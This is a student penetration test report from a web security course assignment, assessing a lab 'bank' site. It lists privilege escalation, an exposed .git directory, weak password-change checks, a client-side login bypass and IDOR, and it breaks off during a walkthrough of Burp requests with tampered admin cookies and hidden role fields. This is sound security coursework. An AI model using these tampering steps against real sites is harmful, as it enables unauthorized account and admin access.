We Test Pens Incorporated

COMP90074 - Web Security Assignment 3
<Lihua Wang>
<1164051>

PENETRATION TEST REPORT FOR Bank of UniMelb Pty. Ltd. - WEB APPLICATION

Report delivered: 01/06/2021

Executive Summary

We Test Pens Incorporated conducted a comprehensive security assessment of Bank of UniMelb to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing to provide management with an understanding of the risks and security posture of their corporate web application.

TEST SCOPE

The test scope for this engagement only is performed on http://assignment-zeus.unimelb.life/ in manual only except using use DirBuster to scan the directories. Testing was performed May 22 – May 30, 2021. Additional days were utilized to produce the report.

RESULT

At the conclusion of the test, 5 vulnerabilities (and their sociated risks) have been uncovered:

- *Privilege escalation – Extreme risk*
  The most concern falling of the web application is privilege escalation vulnerability on the Admin page “Promote User” functionality (Finding 1) which allows an attacker to promote an ordinary user account to admin privilege. This might result in data breach and server taken over once attackers obtained the higher privilege, with extreme risk to the reputation and business of the Bank. I highly recommend implementing privileged access management controls to protect against the attack.

- *Sensitive files / directories left behind during testing / development – Extreme risk*
  We also discovered sensitive directories (Finding 2) about the application developments details (git repository) with the help of Dirbuster auto-scanner. The exposed listing might allow attackers to control the webserver by conducting reverse engineering, resulting in the web denial of service, with extreme risk of the web application availability. It is recommended to disabled directory listing by changing the webserver configuration. Apply proper access controls to both directories and files will also help offset the vulnerability of unprotected directories and files.

- *Authentication weakness leading to account takeover – High risk*
  User accounts taken over might occur in the web application’s Settings page changing password functionality (Finding 3) due to an incorrect authentication policy that users could change a new password without authorised original one. I recommended applying stronger password policies, for example, asked for re-authenticate with their current password or providing some other evidence of their identity to applying for changing the password.

- *Bypass client-side authentication – High risk*
  An attackers could illegally obtain the developer account and operating the entire system by exploiting the weak client-side authentication vulnerability on the Developer Login functionality (Finding 4), which might lead to web server denial of service and sensitive data leakage. I would highly recommend that do not expose authentication protocol in the client-side web script, even though the functionality script has been encrypted.

- *IDOR Vulnerability – Medium risk*
  The web application is vulnerable to IDOR attack on User Profile page (Finding 5) via changing the value of index parameter “id”, which might lead to users’ profile information leakage and tampering and causing severe data integrity problem, consequences to Bank reputation damaged. I would recommend that refer to resources using indirect object references instead of directed one, or use an unpredictable hash or random string to refer to objects instead of using a simple numerical ID.

In general, I recommend that it is urgent to mitigate the first four vulnerabilities since they are risked at level Extreme and High, which would result in severe damage to the web application as well as the profit of the Bank. Though there are some banned strategies were setting in the web application, there still several vulnerabilities with serious potential threats, especially privilege escalation and lacking authentication. I have attached my suggestions to mitigate such problems as the following tables and the cost of mitigation strategies are easy to implement. Overall, for my perspective, the website is not secure enough to be a web application of a bank.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	Reference	Vulnerability
Extreme	Finding 1	Privilege escalation vulnerability present in Admin page that allows ordinary user to promote their accounts privilege to admin in Promote User functionality.
Extreme	Finding 2	Sensitive files / directories left behind during testing / development vulnerability present in the website backend directories which disclosed sensitive files.
High	Finding 3	Authentication weakness leading to account takeover vulnerability present in Settings Page that allows users to change password without authenticating original password.
High	Finding 4	Bypass client-side authentication vulnerability present in Developer Login Page with hidden password in source code.
Medium	Finding 5	IDOR vulnerability present in User Profile page which allows attackers to retrieve user information by hidden parameters “id”

Detailed Findings

Finding 1 - Privilege escalation

Description	**Data breach and application system server down may occur due to vulnerability in the web application's User Promote functionality, which leads to ordinary users' privileges illegally elevated to administrative privileges that can operate the entire system, resulting in potential information leakages and unauthorized actions, as well as damaging company's business and reputation.** This vulnerability was identified as vertical privilege escalation (rather than an authentication bypass) as an ordinary user could illegally move from a low-level privilege to a higher privilege (administrator privilege). At present, an attacker could test and exploit this vulnerability in "Promote Users" functionality on "Admin" page via modifying the request parameter of admin configurations to enable attackers promote their accounts privileges to admin privilege. This can result in severe data leakage since attackers could access some disclosed information that only available for administrators, they might control the entire website and consequence the server down by operating some unauthorised actions. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is clarified that web application credentials are assigned to clients and bank administrators from Bank UniMelb, it is more severe of this vulnerability that it will be exploited significantly increasing along with more clients used bank application. and it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as, in the Admin page, it is obvious to find this vulnerability.
Proof of Concept	This vulnerability lies on the Admin web page (via http://assignment-zeus.unimelb.life/settings.php?admin.php). After modified the request parameter "admin=false" to "admin=true", the page will show an admin panel with two button and the button "Promote User" is an vulnerable functionality. When changed the hidden type of this panel, the admin data in json type has revealed the rabbit hole that, users could promote themselves accounts by changing the value of parameter "roleGroup", after brute forced by burp suite to find a correct value "roleGroup=9", an ordinary user will promote its privilege to admin. For a detailed walkthrough, see Appendix 2, Section 1.
Impact	**Catastrophic:** This vulnerability enables an attacker to gain illegally elevated access to resources. Once an attacker obtains a higher privilege than the authorized one can perform originally unauthorized actions. In this case, by acquiring administrative privileges, the attacker can operate the entire system, which can result in information leakages and denial of service. Moreover, once the application is rooted, intellectual property, such as application programs and libraries independently developed by Bank of UniMleb, may be leaked. So, I would like to identify the impact ranking as Catastrophic.
Likelihood	**Possible**: Based on the source code behind the web page "Admin', it is easy to find the vulnerability by modifying the admin configurations on request, with the hints of hidden parameters of admin, it is easy for skilled attackers to exploit this vulnerability. However, the attackers can only conduct such an attack after successfully logged in to the web application. Overall, I would consider this vulnerability occurs possible.

Risk Rating	**Extreme:** The risk of this vulnerability being exploited is extreme as it is likely an attacker could gain an access to a set of login credentials and proceed to identify and exploit the flaw, which allowed attackers illegally elevated access to resources that might result in web server down and severe information disclosure with catastrophic consequences to the users and bank property damage and website availability. See [Appendix 1]() for the ISO31000 Risk Matrix used to classify this risk.
References	[1] https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained
Recommendation	It is suggested that: Implementing an identity-centric approach and privileged access management controls to protect against privilege escalation attack. 1. Enforce least privilege: Remove admin rights from users and reduce application and machine privileges to the minimum required. Just-in-time access should also be implemented to reduce persistent or standing privileges. 2. Apply advanced application control and protection to enforce granular control over all application access, communications, and privilege elevation attempts. 3. Monitor and manage all privileged sessions to detect and quickly address any suspicious activity that might indicate an illicit attempt at privilege escalation. 4. Harden systems and applications: This complements the principle of least privilege and can involve configuration changes, removing unnecessary rights and access, closing ports, and more. This improves system and application security and helps prevent and mitigate the potential for bugs that leave vulnerability to backdoors that could allow privilege escalation. 5. Vulnerability management: Continuously identify and address vulnerabilities, such as with patching, fixing misconfigurations, eliminating default and/or embedded credentials, etc. 6. Secure remote access should always be monitored and managed for any form of privileged access since this attack can occur vertically to exploit privileges.

Finding 2 - Sensitive files / directories left behind during testing / development

Description	**Sensitive files and directories (including development details) leakage may be occurred due to vulnerability in the web application's directory listing functionality, which allows attackers to exploit development details and conduct reverse engineering, resulting in control of the web application and cause the server down.** The web application is vulnerable to illegal accessing sensitive directories and files when applying web directories scanners to scan the whole website. At present, an attacker could test and exploit this vulnerability using dirbuster automatic scanner to find the directory listing (http://assignment-zeus.unimelb.life/test/.git/), and this directory reveals the development code and configuration of the website. This might lead to server taken over by attackers via conducting reverse engineering based on gained details of implementation. Besides, it is important to note exploiting this vulnerability do not require an attacker to first be logged in as scanning the whole website only need an URL, so it is much likely to be attacked due to the straightforward exploiting process. Thirdly, since it is clarified that web application credentials are assigned to clients and bank administrators from Bank UniMelb, it is more severe of this vulnerability that it will be exploited significantly increasing along with more clients used bank application. Overall, it is necessary to restrict the access of directory listing.
Proof of Concept	After automatic scanning, this vulnerability lies on a hidden path (via URL http://assignment-zeus.unimelb.life/test/.git/), which reveals many sensitive information about development details, as well as the source code of website implementation code and git logs. For a detailed walkthrough, see Appendix 2, Section 2.
Impact	**Major:** An attacker could discover directory listing and find any sensitive files with this vulnerability. A skilled attacker can find and download all your compiled development code, which they might reverse engineer to get the implementation details and then exploit this security control flaw in the web application and carry out malicious attacks like access the web server via obtaining the website configuration information. This might lead to website down and effect the business of bank. Overall, I will identify the impact as major.
Likelihood	**Likely:** By applying the automatic scan tools, the directories would be trivial to find by an attacker or malicious user once authenticated. Exploiting this vulnerability is also made easier that all the sensitive data were exposed in files without any encryption. Attackers could easy to download or retrieve the information easily. As such, we see it as likely that an attacker could exploit this vulnerability, as they don't need to obtain a credential to log into web application first.
Risk Rating	**Extreme:** The risk of this vulnerability being exploited is extreme as it is likely an attacker could gain an access to a set of login credentials and proceed to identify and exploit the flaw, resulting in sensitive data like developing information and configuration details were disclosed which will result in web server down and severe information disclosure with major consequences to the users and bank property damage and website availability. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	[1] https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/
Recommendation	It is recommended that: Disabled directory listing by changing the webserver configuration. For Apache Web Server, disable directory listing by setting the Options directive in the Apache *httpd.conf* file by adding *<Directory /your/website/directory>Options -Indexes</Directory>.* We can also add this directive in *.htaccess* files but make sure to turn off directory listing for the entire site, not just for selected directories. Encrypt data-at-rest to help protect information from being compromised. Apply proper access controls to both directories and files. This helps offset the vulnerability of unprotected directories and files.

Finding 3 - Authentication weakness leading to account takeover

Description	**User accounts taken over may occur due to weakness authentication vulnerability on the web application's Settings page, which leads to severe credentials leakage and damaging the property of bank and clients.** The web application is vulnerable to authentication attack in changing password functionality on the Settings page due to a weak authentication policy. At present, an attacker could change the password without authenticating the original password so that attackers could take over other users accounts once they gain the username list. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is clarified that web application credentials are assigned to clients and bank administrators from Bank UniMelb, it is more severe of this vulnerability that it will be exploited significantly increasing along with more clients used bank application. and it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as, in the Settings page, it is obvious to find this vulnerability.
Proof of Concept	This vulnerability lies on the Settings web page (via http://assignment-zeus.unimelb.life/settings.php). The policy of changing password is incorrect that a user could change password without authenticating the original one, so that an attacker could change other user's password once they obtained the legal usernames. For a detailed walkthrough, see Appendix 2, Section 3.
Impact	**Major:** Via this vulnerability, an attacker could gain all the system users' credentials once they obtained the legal username list and then taken over all the accounts which will lead to severe finance damage of users, as well as the business of Bank of UniMlelb. It will also result in a severe problem of system data integrity and information disclosure since many passwords have been changed by attackers. Besides, an attacker could deny service to legitimate system users by launching a brute force attack on the password recovery mechanism using user ids of legitimate users which will make the website down. So, I would like to identify the impact ranking as Major.
Likelihood	**Possible:** By capturing the request of changing password functionality from the "Settings" page, it is easy to test that the user could change the password without authenticating the original password by deleting the "old" parameter. It is easy to test the vulnerability by attackers as well as exploiting it. However, the attackers can only conduct such an attack after successfully logged in to the web application. Overall, I would consider this vulnerability occurs possibly.
Risk Rating	**High:** The risk of this vulnerability being exploited is high as it is possible an attacker could gain an access to a set of login credentials and proceed to identify and exploit the flaw, resulting in taking over legal users accounts and leading to severe information leakage with major consequences to the users and bank property damage and website availability. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	[1] https://cwe.mitre.org/data/definitions/640.html
Recommendation	it is recommended that: User required to re-authenticate when changing the password. If a logged-in user tries to change their password, they should be asked to re-authenticate with their current password to protect against an attacker gaining temporary access to an unattended session. Applying a strong and effective password policy like providing some other evidence of their identity to applying for changing the password. Sending the request of changing passwords via email sending, or answering some security questions, or send tokens over SMS or Phone Call. With multiple authentication methods, the policy of changing the password will be stronger.

Finding 4 - Bypass client-side authentication

Description	**A developer account authentication bypassing may occur due to weak client-side authentication, which leads to ordinary users illegally obtain the administrator's privileges that could operate the entire system, resulting in web server denial of service and potential information leakages via unauthorized actions, as well as damaging company's business and reputation.** This vulnerability was identified as client-side authentication bypassing as an ordinary user could obtain the developer privilege without authorised. On the “Developer Login” page, web-form-based authentication is executed in the client-side web browser scripts. It just takes the attacker to manipulate the values contained in the Web forms to bypass authentication. This can result in severe server denial of service and data leakage since attackers could access some confidential information that only available for developers, they might control the entire website and consequence the server down by operating some unauthorised actions. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is clarified that web application credentials are assigned to clients and bank administrators from Bank UniMelb, it is more severe of this vulnerability that it will be exploited significantly increasing along with more clients used bank application. and it is very easy for a skilled attacker (or malicious user) to uncover the vulnerability once authenticated, as, in the Developer login page, it is obvious to find this vulnerability.
Proof of Concept	This vulnerability lies on the Developer Login page (via http://assignment-zeus.unimelb.life/developer-login.php). When checked the source code of this page, the password was encrypted in jjencode type hidden in the annotation. It’s easy to decrypt the ciphertext and obtained password so that bypass the client-side authentication. For a detailed walkthrough, see Appendix 2, Section 4.
Impact	**Major:** Attackers can use this vulnerability to obtain the website developer privilege and then they might abuse the trust relationship to access the internal system. Once they get intranet resources, read, or update internal confidential files and sensitive information which might cause severe information disclosure. Moreover, attackers might inject malicious code which will lead to website down. Both consequences will damage the Bank business including reputation and finance.
Likelihood	**Possible:** Based on the source code behind the web page “Developer Login’, it is easy to notice that the function "authentication" script is suspicious with an annotation hint. This is a type of password-discovery bypass authentication based on the client-side and it is easy to test the vulnerability by attackers as well as exploiting it. However, the attackers can only conduct such an attack after successfully logged in to the web application. Overall, I would consider this vulnerability occurs possible.
Risk Rating	**High:** The risk of this vulnerability being exploited is high as it is possible an attacker could gain an access to a set of login credentials and proceed to identify and exploit the flaw, resulting in illegally obtained the website developer privilege with major consequences to the bank business and website usage available. See Appendix 1 for the ISO31000 Risk Matrix used to

	classify this risk.
References	[1] https://searchsoftwarequality.techtarget.com/tip/How-to-avoid-authentication-bypass-attacks
Recommendation	it is recommended that: Not expose authentication protocol in the client-side web browser script. Since in this web application, it just authenticated identity based on client-side by JavaScript. The only method is avoiding this weakness by not exposing the authentication state in client-side scripts.


Finding 5 - IDOR

Description	**The data breach may occur due to IDOR vulnerability in the web application, which leads to users' profile information leakage and tampering and causing severe data integrity problem, consequences to Bank reputation damaged.** The web application is vulnerable to IDOR attack via changing the value of index parameter "id". At present, the attacker could access, edit any other user's profile information by requesting different id values via "User profile" page leading to horizonal privilege escalation. This can result in severe data leakage and integrity problem since the attackers could access some private data that they are not allowed to read and edit. However, it is important to note exploiting this vulnerability requires an attacker to first be logged in since it lies within an authenticated area of the application. Besides, since it is clarified that web application credentials are assigned to clients and bank administrators from Bank UniMelb, it is more severe of this vulnerability that it will be exploited significantly increasing along with more clients used bank application.
Proof of Concept	The vulnerability lies on the User Profile page via http://assignment-zeus.unimelb.life/profile.php?id=XX. Here, the value of "id" is directly used as the record index in the query executed on the back-end database. An attacker can simply modify the id value to bypass the access control to view the records of other users which leads to horizontal privilege escalation. For a detailed walkthrough, see Appendix 2, Section 5.
Impact	**Major:** An attacker could write a script to query all user profile and scrape all the data automatically with this vulnerability which will lead to severe private information disclosure. For Bank of UniMelb, IDOR can be quite severe and consequence to a bad reputation for businesses when users know their personal information has been revealed by anyone. Besides, this vulnerability is not just limited to reading other users' profile, either. They can also be used to edit profile data on another user's behalf which will result in data integrity problem. However, since this IDOR vulnerability is not on critical functionalities such as password reset, password change, and account recovery, so it has not resulted in compromising the entire web application or more severe problem.
Likelihood	**Unlikely:** IDOR vulnerability in this website is easy to exploit by an attacker or malicious user once found the rabbit hole. However, it is not easy to find that parameter "id" will be a rabbit hole to reveal the user profile information as my test. Besides, attackers still need to get an authorised login credential first, and they can only exploit this vulnerability and start an attack after they have successfully logged in to the web application. So, I consider this situation is *Unlikely* to occur.
Risk Rating	**Medium:** The risk rating of the IDOR vulnerability being exploited is *medium* as it is *unlikely* an attacker could obtain a set of login credentials and proceed to identify and exploit the flaw, resulting in scraping all the users' private profile information and editing the data with *major* consequences to business reputation and web application damage. See Appendix 1 for the ISO31000 Risk Matrix used to classify this risk.

References	[1] https://betterprogramming.pub/all-about-idor-attacks-64c4203b518e
Recommendation	It is recommended that: Firstly, avoid direct object references. Refer to resources using indirect object references instead. For example, applications can map user-provided IDs to another object ID on the back end based on the user’s session. When the user specifies a profile index: http://assignment-zeus.unimelb.life/profile.php?id=3 Then it maps to the real profile ID in the backend. Users cannot control the entire profile ID and cannot manipulate URL parameters to access others’ profiles once we set real profile ID: username-profile-3. I also suggested to use an unpredictable hash or random string to refer to objects instead of using a simple numerical ID. This makes it more difficult or even impossible to enumerate real data IDs and harvest sensitive data. Secondly, implement detailed access control for each application resource. Check the user’s permissions before returning sensitive resources to verify that the user is indeed authorized to access them.

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:



		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information


Note: All the scripts I used during the process has been stored in a zip file named Lihua Wang – assignment3.zip. The directory structure is as follow, please feel free to check them!


- A3 Finding1.txt→ Finding 1
- A3 Finding2.txt→ Finding 2
- A3 Finding3.txt→ Finding 3
- A3 Finding4.txt→ Finding 4
- A3 Finding5.txt→ Finding 5

Section 1 - Privilege escalation

Finding rabbit hole


When I try to access the Admin web page, it said I was "Unauthorised", I supposed that here only administrator accounts could access in this web page.





Unauthorised!


Then I used Burp suit to intercept the request of accessing admin.php and found that parameter "admin=false". Try to modify the "admin=true" and forward the request.



Request to http://assignment-zeus.unimelb.life:80 [52.64.44.101]

```
GET /admin.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://assignment-zeus.unimelb.life/dashboard.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=true
Upgrade-Insecure-Requests: 1

```

After back to the website, the interface changed, and give a hint that we can promote our account privilege here.




Promote a user to admin!

```
<div class="col-md-12">
  <div class="card"> flex
    <div class="card-header card-header-primary"> ··· </div>
    <div class="card-body">
      <form id="form1" action="assign.php" method="post">
        <div class="row"> flex
          <div class="col-md-12">
            <div class="form-group">
              <label class="bmd-label-floating">
              Promote a user to admin!</label>
              <input id="json" class="form-control"
              type="hidden" name="json" value="{"user":"admin",
              "roleGroup": 1}"> event
            </div>
          </div>
```


Exploiting process

However, the “Admin Panel” is blocked, then I checked the admin.php source code and found that the input type is hidden. Just delete the setting of “type=”hidden”” and refresh the web page.



```
Promote a user to admin!</label>
<input id="json" class="form-control"
type="hidden" name="json" value="{"user":"admin",
"roleGroup": 1}"> event
</div>
```

There are some data about admin credentials in json type has appeared in the Admin Panel.




Promote a user to admin!

{"user":"admin", "roleGroup": 1}

```
<div class="col-md-12">
  <div class="card"> flex
    <div class="card-header card-header-primary"> ··· </div>
    <div class="card-body">
      <form id="form1" action="assign.php" method="post">
        <div class="row"> flex
          <div class="col-md-12">
            <div class="form-group">
              <label class="bmd-label-floating">
              Promote a user to admin!</label>
              <input id="json" class="form-control" name="json"
              value="{"user":"admin", "roleGroup": 1}"> event
```

Since we want to promote our accounts privilege, so I try to replace the “admin” with my username “lihuwang”. After clicking the button “Promote user”, the Burp suite caught the request from assign.php, modify the “admin=true” and forward, however, it still shows “Unauthorized”.

